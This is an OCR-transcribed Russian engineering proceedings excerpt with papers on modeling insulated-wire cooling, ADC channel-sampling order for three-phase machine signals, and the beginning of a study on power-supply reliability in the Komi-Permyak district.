MATHEMATICAL MODELING OF THE COOLING COOLING PROCESS WITH TWO-LAYER INSULATION

A study of the process of cooling an insulated wire on a tandem extrusion line using mathematical modeling was carried out. The stationary heat conduction problem is solved by the finite difference method. Temperature fields are obtained along the entire length of the wire cooling zone.

Keywords: insulated wire cooling, propylene-ethylene block copolymer, finite difference method.

В настоящие время всё большее внимание уделяется исследованиям технологических процессов производства кабелей и проводов с полимерной изоляцией, одной из составных составляющих которых является охлаждение изолированного провода. На данной операции формируются основные параметры изоляции и провода в целом. Быстрое охлаждение изолированного провода может приводить к образованию пористой структуры изоляции и отслоению полимера от токопроводящей жилы [1, 2].

Возникновение таких неоднородностей, в конечном итоге, может значительно влиять на тепловые, механические и электрические характеристики получаемой изоляции.

При производстве нефтепогружных кабелей широкое распространение находит изоляция из блок-сополимера этилена с пропиленом, которая обладает устойчивостью к воздействию повышенных и

пониженных температур [3]. Одним из способов наложения двухслойной изоляции на токопроводящие жилы нефтепогружных кабелей является тандемная экструзионная линия. На рис. 1 приведена схема изолированного провода.




Рис. 1. Схема изолированного провода: *1* – медная токопроводящая жила ($R_{ж}$ = 2,24 мм); *2* – первый слой изоляции ($R_{из1}$ = 3,5 мм); *3* – второй слой изоляции ($R_{из2}$ = 4,75 мм)

Исследование процесс охлаждения провода с изоляцией из блок-сополимера этилена с пропиленом осуществляется с помощью математического моделирования, путем решения задачи теплопроводности [4] методом конечных разностей [5].

При построении математической модели охлаждения изолированного провода сделаем следующие допущения: процесс стационарный; поскольку продольные размеры провода много больше поперечных, то теплопроводность вдоль провода не учитывается; скорость движения изолированной жилы постоянна; задача осесимметричная; теплофизические свойства материалов постоянны; изоляционный материал первого и слоя один и тот же; температурными деформации провода не учитываются.

С учетом указанных допущений задача стационарной теплопроводности запишется [4]

$$V\frac{\partial T}{\partial z}=\frac{1}{c_i\rho_i}\left[\frac{1}{r}\frac{\partial}{\partial r}\left(r\lambda_i\frac{\partial T}{\partial r}\right)\right], \qquad (1)$$

где r и z – радиальная и продольная координаты; V – линейная скорость изолированного провода; T – температура; ρ_i, c_i, λ_i – плотность, удельная теплоемкость, коэффициент теплопроводности i-го конструктивного элемента изолированного провода.

Уравнение (1) дополняется граничными условиями

$$T\big|_{z=0} = T_{\text{ж}} \quad \text{для} \quad r \in \left[0, R_{\text{ж}}\right); \quad T\big|_{z=0} = T_{\text{из}} \quad \text{для} \quad r \in \left[R_{\text{ж}}, R_{\text{из}}\right]; \quad \left.\frac{\partial T}{\partial r}\right|_{r=0} = 0$$

$$\text{для} \quad z \in \left(0, L\right); \quad \lambda_{\text{ж}} \left.\frac{\partial T}{\partial r}\right|_{r=R_{\text{ж}}-0} = \lambda_{\text{из}} \left.\frac{\partial T}{\partial r}\right|_{r=R_{\text{ж}}+0} \quad \text{для} \quad T\big|_{r=R_{\text{ж}}-0} = T\big|_{r=R_{\text{ж}}+0},$$

$$z \in \left(0, L\right); \left.\frac{\partial T}{\partial r}\right|_{r=R_{\text{из}}} = -\frac{\alpha}{\lambda_{\text{из}}}\left(T - T_{\text{ср}}\right)\Big|_{r=R_{\text{из}}} \quad \text{для} \; z \in \left(0, L\right);$$

где α – коэффициент теплоотдачи; $T_{\text{ср}}$ – температура окружающей среды; $T_{\text{ж}}$ и $T_{\text{из}}$ – заданные температуры жилы и изоляции на выходе из кабельной головки. Температуры расплава полимера на выходе из первой и второй кабельной головки одинаковы.

Температура токопроводящей жилы на выходе из первой кабельной головки составляет 40 °С. Температуры расплава полимера на выходе из первой и второй кабельных головок одинаковы, и равняются 250 °С. Скорость изолирования провода принимается равной 50 м/мин. На рис. 2 приведена схема охлаждения первого и второго слоев изоляции с указанием температуры воды в ваннах охлаждения и их длины.




Рис. 2. Схема охлаждения первого и второго слоя изоляции: *1* – ванна охлаждения (температура воды 90°С); *2* – ванна охлаждения (температура воды 60°С); 3 – ванна охлаждения (температура воды 40°С); 4 – приемный барабан; 5 – экструдер, для наложения первого слоя изоляции; 6 – экструдер, для наложения второго слоя изоляции

В табл. 1 приведены теплофизические параметры блок-сополимера этилена с пропиленом и медной токопроводящей жилы.

Таблица 1

Теплофизические параметры

Материал	c, Дж/(кг·°С)	ρ, кг/м^3	λ, Вт/(м·°С)
Блок-сополимер пропилена с этиленом	2550	900	0,2
Медь	381	8920	394

Дифференциальное уравнение стационарной теплопроводности (1) решается методом конечных разностей [5] с использованием явной схемы записи по продольной координате.

На рис. 3 представлены температурные поля в различных сечениях зоны охлаждения после наложения первого слоя изоляции. Изолированный провод до наложения второго слоя проходит через 2 ванны охлаждения с температурой воды 90 и 60°С.




Рис. 3. Изменение температуры по радиусу в различных сечениях по длине зоны охлаждения после наложения первого слоя изоляции: 1 – z = 2 м (на входе в 1-ю ванну охлаждения); 2 – z = 18 м (на выходе из 1-й ванны охлаждения); 3 – z = 20 м (на входе во 2-ю ванну охлаждения); 4 – z = 30 м (на выходе из 2-й ванны охлаждения)

Ступенчатое снижение температуры в ваннах охлаждения позволяет существенно снизить температурные градиенты в полимерной изоляции, что снижает вероятность появления воздушных включений в толще изоляции и отслоения изоляционного покрытия

от токопроводящей жилы. Из рисунка видно, что температура первого слоя изоляции снижается с 250°С до 69°С. При этом температура медной токопроводящей жила сначала возрастает практически до 110 °С, а затем снижается до 73°С.

На рис. 4 приведены температурные поля в различных сечениях зоны охлаждения второго слоя изоляции. Изолированный провод после наложения второго слоя проходит уже через 3 ванны охлаждения с температурой воды 90, 60 и 40°С. Перед намоткой провода на барабан, температура изоляции лежит в диапазоне от 69 °С у токопроводящей жилы до 52 °С на поверхности провода.




Рис. 4. Изменение температуры по радиусу в различных сечениях по длине зоны охлаждения после наложения второго слоя изоляции: 5 – z = 64,5 м (на входе в 1-ю ванну охлаждения); 6 – z = 80,5 м (на выходе из 1-й ванны охлаждения); 7 – z = 82,5 м (на входе во 2-ю ванну охлаждения); 8 – z = 92,5 м (на выходе из 2-й ванны охлаждения); 9 – z = 95,5 м (на входе в 3-ю ванну охлаждения); 10 – z = 115,5 м (на выходе из 3-й ванны охлаждения); 11 – z = 125,5 м (при намотке на барабан)

Таким образом, применение математического моделирования позволяет определять температурные поля в процессе охлаждения изолированного провода, находить температурные градиенты, прогнозировать температуру провода перед намоткой провода на барабан, и, как следствие, подбирать рациональные режимы охлаждения и скорости изолирования, обеспечивающие необходимое качество готовой продукции.

Библиографический список

1. Ким В.С. Теория и практика экструзии полимеров. – М.: Химия, КолосС, 2005. – 568 с.

2. Раувендааль К. Экструзия полимеров / пер. с англ. под ред. А.Я. Малкина. – СПб.: Профессия, 2006. – 768 с

3. Блок-сополимер пропилена с этиленом (сополимер) [Электронный ресурс]. – URL: https://unitreid-group.com/poleznoe/blok-sopolimer-propilena-s-etilenom/

4. Самарский А.А. Введение в численные методы: учеб. Пособие для вузов. – СПб.: Лань, 2005. – 288 с.

5. Исаченко В.П., Осипова В.А., Сукомел А.С. Теплопередача. – М.: Энергия, 1975. – 483 с.

Сведения об авторах

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

Миронов Матвей Владимирович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: matwei.mironov2016@yandex.ru

УДК 621.3.087.9

И.А. Мальцев, Р.Р. Набиулин, Е.А. Чабанов

ИССЛЕДОВАНИЕ ПРОЦЕССА РЕГИСТРАЦИИ ТОКОВ И НАПРЯЖЕНИЙ ТРЕХФАЗНОЙ ЭЛЕКТРИЧЕСКОЙ МАШИНЫ

В статье исследуется влияние последовательности чередования каналов дискретизации в одноканальном аналого-цифровом преобразователе при оцифровке нескольких аналоговых токов и напряжений, регистрируемых с обмоток трехфазной электрической машины. Произведен анализ погрешностей получаемых квантованных сигналов при увеличении количества интервалов разбиения исследуемой области аналоговых зависимостей.

Ключевые слова: аналого-цифровой преобразователь; аналоговый сигнал; цифровой сигнал; квантование сигнала; квазианалоговый сигнал, квантование, трехфазная цепь.

I.A. Malcev, R.R. Nabiulin, E.A. Chabanov

STUDY OF THE PROCESS OF RECORDING CURRENTS AND VOLTAGES OF THREE-PHASE ELECTRIC MACHINE

The article investigates the influence of the sequence of alternation of sampling channels in a single-channel analog-to-digital converter when digitizing several analog currents and voltages recorded from the windings of a three-phase electric machine. The analysis of the errors of the obtained quantized signals with an increase in the number of intervals of the partition of the studied region of analog dependencies is performed.

Keywords: analog-to-digital converter; analog signal; digital signal; signal quantization; quasi-analog signal, quantization, three-phase circuit.

В современном мире существует потребность в изучении реальных объектов (например, электрических машин), однако на практике обработка таких сигналов связана с некоторыми трудностями [1].

В природе все сигналы являются аналоговыми, т.е. они изменяются непрерывно. Для их хранения, обработки и передачи необходимо переходить от аналогового сигнала к цифровому. Для этих целей используют аналогово-цифровой преобразователь (АЦП) [2].

В качестве исследуемого объекта взята трехфазная электрическая машина (ЭМ) переменного тока, в которой сигналы изменяются синусоидально. Предметом исследования являются смоделированные синусоидальные напряжения и токи всех трех фаз. Магнитопровод

ЭМ изготавливается из ферромагнитного материала, имеющего нелинейные характеристики, поэтому на переменные напряжения и токи ЭМ накладываются гармоники высших порядков, искажающие характеристики ЭМ [3, 4]. Сохранение, обработка и передача указанной информации без потерь возможна только при увеличении частоты дискретизации, что приведет к значительному увеличению объема снимаемой информации и скорости ее считывания. В трехфазных ЭМ процесс съема информации усложняется, т.к. количество аналоговых сигналов увеличивается до 6 (три напряжения, три тока). Поэтому погрешность дискретизации таких сигналов может значительно увеличиться, что негативно скажется на дальнейшем использовании полученной цифровой информации, и конечный результат не будут соответствовать начальным данным.

Как отмечалось, все операции над сигналами, можно разделить на такие: обработка (или преобразование), передача, хранение. Во всех этих случаях полезные сигналы искажаются паразитными шумами, помехами, наводками, что приводит к ухудшению аналогового сигнала. В отличие от аналоговых, цифровые сигналы, принимающие значения 0 или 1, защищены от действия шумов, наводок и помех. Цифровые сигналы допускают более сложную и многоступенчатую обработку, длительное хранение без потерь и качественную передачу. Однако цифровой сигнал должен оставаться на каждом из своих разрешенных уровней хотя бы в течение какого-то минимального временного интервала, иначе его невозможно будет распознать. Аналоговый сигнал определен в непрерывном времени (т.е. в любой момент времени), а цифровой – в дискретном (т.е. только в выделенные моменты времени) [5, 6].

Аналоговый электрический сигнал повторяет своей формой входной сигнал, но он не может быть записан в цифровой вид, из-за бесконечного числа значений. Процесс преобразования непрерывной физической величины в дискретную называется квантованием. Наиболее распространённым видом квантования, который используется в АЦП, – это квантование по временной или пространственной координате [7]. Для обработки и контроля характеристик электрических машин используют АЦП. Формально, входной величиной АЦП может быть любая физическая величина – напряжение, ток, сопротивление, емкость, частота следования импульсов, угол поворота вала и т.п. Однако для определенности, в дальнейшем под АЦП мы будем понимать устройство, преобразующее напряжение и ток в цифровой код.

Исследования посвящены анализу влияния чередования каналов-источников аналоговых сигналов, которые опрашиваются одноканальным АЦП с целью дискретизации исходной информации и получения цифрового сигнала для дальнейшего его преобразования.

Моделирование работы АЦП основано на формировании квазианалогового сигнала с последующим декодированием его в цифровой код. Предполагается, что значения всех точек на синусоиде сигнала известны, а увеличение их количества на заданном интервале времени позволяет увеличить точность конечного результата. Квазианалоговый синусоидальный сигнал преобразуется в цифровой код. У цифрового сигнала значения чередуются и сдвинуты друг относительно друг на один и тот же интервал.

Критерием оценки качества дискретизации будет являться среднее значение мощности за период мгновенной мощности, определенной по цифровым значениям напряжения и тока. Мгновенная мощность в качестве критерия не может быть использована, т.к. она знакопеременна.

В качестве эталонного сигнала будет использоваться обрабатываемый одновременно со всех каналов сигнал. В трехфазной системе это 6 каналов: три токовых и три напряжения.

Формирование квазианалогового сигнала в однофазной цепи.

- Задаются границы исследуемой области в пределах одного периода при частоте тока $f = 50$ Гц с периодом $T = 0{,}02$ с: $X_{\min} = 0$; $X_{\max} = 0{,}02$.
- Определяется значение временного интервала дискретизации $dt = (X_{\max} - X_{\min})/N$, где N – количество интервалов в исследуемой области.
- Задается количество каналов N_{ch}: в однофазной системе $N_{ch} = 2$; в трехфазной – $N_{ch} = 6$.
- Вычисляется угловая частота переменного тока и напряжения $\omega = 2 \cdot f \cdot \pi$ (рад/сек).
- Формируется массив дискретных моментов времени t_i : $t_i = dt \cdot i$.
- Задается угол сдвига тока относительно напряжения $\varphi = 60\pi/180$.
- Задаются амплитудные ток $I_m = 10\sqrt{2}$ и напряжение $U_m = 100\sqrt{2}$.

• Определяются мгновенные значения токов и напряжений трех фаз (рис. 1, 2):

$$Ia_i = I_m \cdot \sin(\omega \cdot t_i - \varphi),\ Ua_i = U_m \cdot \sin(\omega \cdot t_i), \quad (1)$$

$$Ib_i = I_m \cdot \sin(\omega \cdot t_i - \varphi - 2\pi/3),\ Ub_i = U_m \cdot \sin(\omega \cdot t_i - 2\pi/3), \quad (2)$$

$$Ic_i = I_m \cdot \sin(\omega \cdot t_i - \varphi + 2\pi/3),\ Uc_i = U_m \cdot \sin(\omega \cdot t_i + 2\pi/3). \quad (3)$$




Рис. 1. Мгновенные токи фаз квазианалогового сигнала




Рис. 2. Мгновенные напряжений фаз квазианалогового сигнала

• Определяется суммарная мгновенная мощность p_i за период (рис. 3)

$$p_i = Ua_i \cdot Ia_i + Ub_i \cdot Ib_i + Uc_i \cdot Ic_i. \quad (4)$$

• Вычисляется средняя мощность P за период

$$P = \frac{1}{N+1} \cdot \sum_{i=0}^{N} p. \quad (5)$$

Далее формируется оцифрованный сигнал трехфазной цепи, в которой опрос каналов осуществляется по порядку: сначала три тока, затем три напряжения – IIIUUU (I_a, I_b, I_c, U_a, U_b, U_c). Область исследований и количество интервалов остаются прежними.




Рис. 3. Суммарная мгновенная мощность квазианалогового сигнала

- Определяется интервал времени квантования dt_k (сек), на который в оцифрованном сигнале дополнительно будет сдвигаться следующее значение, т.к. АЦП опрашивает аналоговые каналы по очереди: $dt_k = (X_{\max} - X_{\min})/N$.
- Вычисляются моменты времени t_i, отстоящие друг от друга на один и тот же временной интервал dt_k : $t_i = dt_k \cdot i$.
- Определяются мгновенные значения тока и напряжения цифрового сигнала, при этом их сдвиг относительно друг друга по фазе и их амплитудные значения соответствуют модели входного сигнала (коэффициенты перед dt_k обозначают порядок считывания канала) (рис. 4, 5):

$$Iak_i = I_m \sin(\omega(t_i + dt_k) - \varphi),\ Uak_i = U_m \sin(\omega(t_i + 4dt_k)); \quad (6)$$

$$Ibk_i = I_m \sin\left(\omega(t_i + 2dt_k) - \varphi - \frac{2}{3}\pi\right),\ Ubk_i = U_m \sin\left(\omega(t_i + 5dt_k) - \frac{2}{3}\pi\right); \quad (7)$$

$$Ick_i = I_m \sin\left(\omega(t_i + 3dt_k) - \varphi + \frac{2}{3}\pi\right),\ Uck_i = U_m \sin\left(\omega(t_i + 6dt_k) + \frac{2}{3}\pi\right). \quad (8)$$




Рис. 4. Токи трехфазной цепи, квантованные по схеме IIIUUU




Рис. 5. Напряжения трехфазной цепи, квантованные по схеме IIIUUU

- Определяется суммарная мгновенная мощность оцифрованного сигнала p_i за период (рис. 6):

$$pk_i = Uak_i \cdot Iak_i + Ubk_i \cdot Ibk_i + Uck_i \cdot Ick_i . \qquad (9)$$




Рис. 6. Суммарная мгновенная мощность цепи (схема IIIUUU)

- Определяется средняя мощность Pk за период

$$Pk = \frac{1}{N+1} \cdot \sum_{i=0}^{N} pk_i. \qquad (10)$$

Аналогичным образом определяется оцифрованный сигнал трехфазной цепи, в которой опрос каналов осуществляется по порядку: ток и напряжения фазы «*a*», затем «*b*», после этого фазы «*c*»– IIIUUU (I_a, U_a, I_b, U_b, I_c, U_c). Область исследований и количество интервалов остаются прежними. Алгоритм формирования сигнала аналогичен рассмотренному ранее. Сдвиг относительно друг друга по фазе и их амплитудные значения соответствуют модели входного сигнала (коэффициенты перед dt_k обозначают порядок считывания канала):

$$Iak_i = I_m \sin\left(\omega\left(t_i + dt_k\right) - \varphi\right),\ Uak_i = U_m \sin\left(\omega\left(t_i + 2dt_k\right)\right); \qquad (11)$$

$$Ibk_i = I_m \sin\left(\omega\left(t_i + 3dt_k\right) - \varphi - \frac{2}{3}\pi\right), Ubk_i = U_m \sin\left(\omega\left(t_i + 4dt_k\right) - \frac{2}{3}\pi\right); \qquad (12)$$

$$Ick_i = I_m \sin\left(\omega\left(t_i + 5dt_k\right) - \varphi + \frac{2}{3}\pi\right), Uck_i = U_m \sin\left(\omega\left(t_i + 6dt_k\right) + \frac{2}{3}\pi\right). \qquad (13)$$

- Производится погрешностный анализ при различных количествах интервалов, на которые разбивается исследуемая область, путем определения относительного отклонения средней мощности за период квазианалогового и оцифрованного различными способами сигналов по формуле:

$$\varepsilon = \frac{|P| - |Pk|}{|P|} 100\ . \qquad (14)$$

Заключение. Погрешностный анализ полученных результатов показывает, что при одном и том же количестве интервалов разбиения исследуемой области относительное отклонение средней мощности за период квазианалогового и оцифрованного сигнала при чередовании аналоговых каналов по схеме IIIUUU больше примерно в три раза чем при IUIUIU. При увеличении количества интервалов разбиения исследуемой области рассмотренное отклонение при обоих способах квантования квазианалогового сигнала уменьшается, асимптотически приближаясь к горизонтальной оси (рис. 7, 8).

Такая большая погрешность объясняется тем, что после преобразования квазианалогового сигнала в цифровой с чередованием аналоговых каналов по схеме IIIUUU определяется мгновенная мощность в каждой точке дискретизации по току и напряжению, которые в действительности отстоят друг от друга на три временных интервала, через которые осуществляется квантование. При квантовании по схеме IUIUIU – ток и напряжение для определения мгновенной мощности отстоят друг от друга на один временной интервал, а, следовательно, полученный таким образом дискретный код более точно описывает реальный аналоговый сигнал.




Рис. 7. Относительное отклонение средней мощности за период квазианалогового и сигнала, квантованного по схеме IIIUUU




Рис. 8. Относительное отклонение средней мощности за период квазианалогового и сигнала, квантованного по схеме IUIUIU

Таком образом, при наличии одноканального АЦП и необходимости дискретизации нескольких аналоговых сигналов следует использовать схему квантования IUIUIU, т.е. нужно по возможности сокращать временной разрыв между каналами цифровой информации, которые можно объединить одним общим смыслом (например, ток и напряжение одной фазы).

Библиографический список

1. Чабанов Е.А. Новый подход к исследованию и идентификации переходных процессов мощных синхронных машин по результатам стендовых испытаний: автореф. дис... канд. техн. наук. – Екатеринбург, 2015. – 24 с.

2. АЦП (Аалогово-цифровой преобразователь) [Электронный ресурс]. Мат. из Нац. Биб. им. Н.Э. Баумана, 2018. – URL: https://ru.bmstu.wiki

3. Иванов-Смоленский А.В. Электрические машины. – М.: Изд-во МЭИ, 2004.

4. Шулаков Н.В. Электрические Машины: конспект лекций. – Пермь: Изд-во Перм. гос. техн. ун-та, 2008. – 325 с.

5. Беляев Е.Ф., Шулаков Н.В. Дискретно-полевые модели электрических машин: учеб. пособие. – Пермь: Изд-во Пермского гос. техн. ун-та, 2009. – 386 с.

6. Ключев В.И. Теория электропривода: учебник для вузов. – М.: Энергоатомиздат, 1985; 2001. – 721 с.

7. Никомин В.А. Что такое АЦП? [Электронный ресурс] // Исследовано в России. – 2011. – С. 469–479. – URL: http://av-assembler.ru/mc/what-is-adc.php (дата обращения: 15.05.2019).

Сведения об авторах

Мальцев Илья Анатольевич – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-19-1м, г. Пермь, e-mail: malcevilia18.08.1997@mail.ru

Набиулин Руслан Рафаэлевич – студент Волжского государственного университета водного транспорта (Пермский филиал), гр. оЭСЭиСА(с)–16, г. Пермь, e-mail: rusl.nabiulin@yandex.ru

Чабанов Евгений Александрович – кандидат технических наук, доцент, Пермский национальный исследовательский политехнический университет, доцент кафедры «Электротехника и электромеханика», электротехнический факультет, г. Пермь; доцент кафедры «Специальности водного транспорта и управления на транспорте» Волжского государственного университета водного транспорта (Пермский филиал), г. Пермь, e-mail: ceapb@mail.ru

УДК 621.31

М.В. Ракова, А.В. Ромодин

ПОВЫШЕНИЕ НАДЁЖНОСТИ ЭЛЕКТРОСНАБЖЕНИЯ КОМИ-ПЕРМЯЦКОГО ОКРУГА

В данной статье рассмотрена разработка и ранжирование концептуальных решений для повышения надёжности электроснабжения Коми-Пермяцкого округа.

Ключевые слова: надежность электроснабжения; Коми-Пермяцкий округ; социально-значимые объекты; резервирование; концептуальное проектирование.

M.V. Rakova, A.V. Romodin

ENHANCING RELIABILITY OF POWER SUPPLIES KOMI-PERMYATSK DISTRICT

In this article the development and ranking of conceptual solutions to improve the reliability of power supply of the Komi-Permyatsk district are considered.

Keywords: reliability of power supply; Komi-Permyatsk district; socially significant objects; reservation; conceptual design.

Коми-Пермяцкий округ располагается на северо-западе Пермского края. Электроснабжение Коми-Пермяцкого округа (Рис.1) осуществляется двумя цепями воздушной линии 110кВ: ВЛ 110кВ Пермская ТЭЦ-13 – Кудымкар I,II цепь. Длина линии составляет 145,5 км, из них на протяжении 5,6 километров линия смонтирована на одиночных двухцепных опорах. Приходящая ВЛ 110 кВ Пермская ТЭЦ-13-Кудымкар I,II цепь питает подстанцию Кудымкар, затем от ПС Кудымкар осуществляется дальнейшее электроснабжение округа.

Выделим факторы снижающие надёжность электроснабжения округа:

1) Отсутствие иных источников питания округа, кроме ВЛ 110кВ Пермская ТЭЦ-13–Кудымкар I, II цепь.

2) Наличие двухцепного участка ВЛ 110кВ Пермская ТЭЦ-13–Кудымкар I, II цепь протяженностью 5,6 км (от Пермской ТЭЦ–13).

3) Нахождение некоторых опор ВЛ 110кВ Пермская ТЭЦ-13–Кудымкар I, II цепь в зоне подтопления в паводковый период, с угрозой падения опор.

4) Отсутствие резервной электрической связи с достаточной пропускной способностью ВЛ 110 кВ Пермская ТЭЦ-13–Кудымкар I, II цепь с энергосистемой Пермского края.

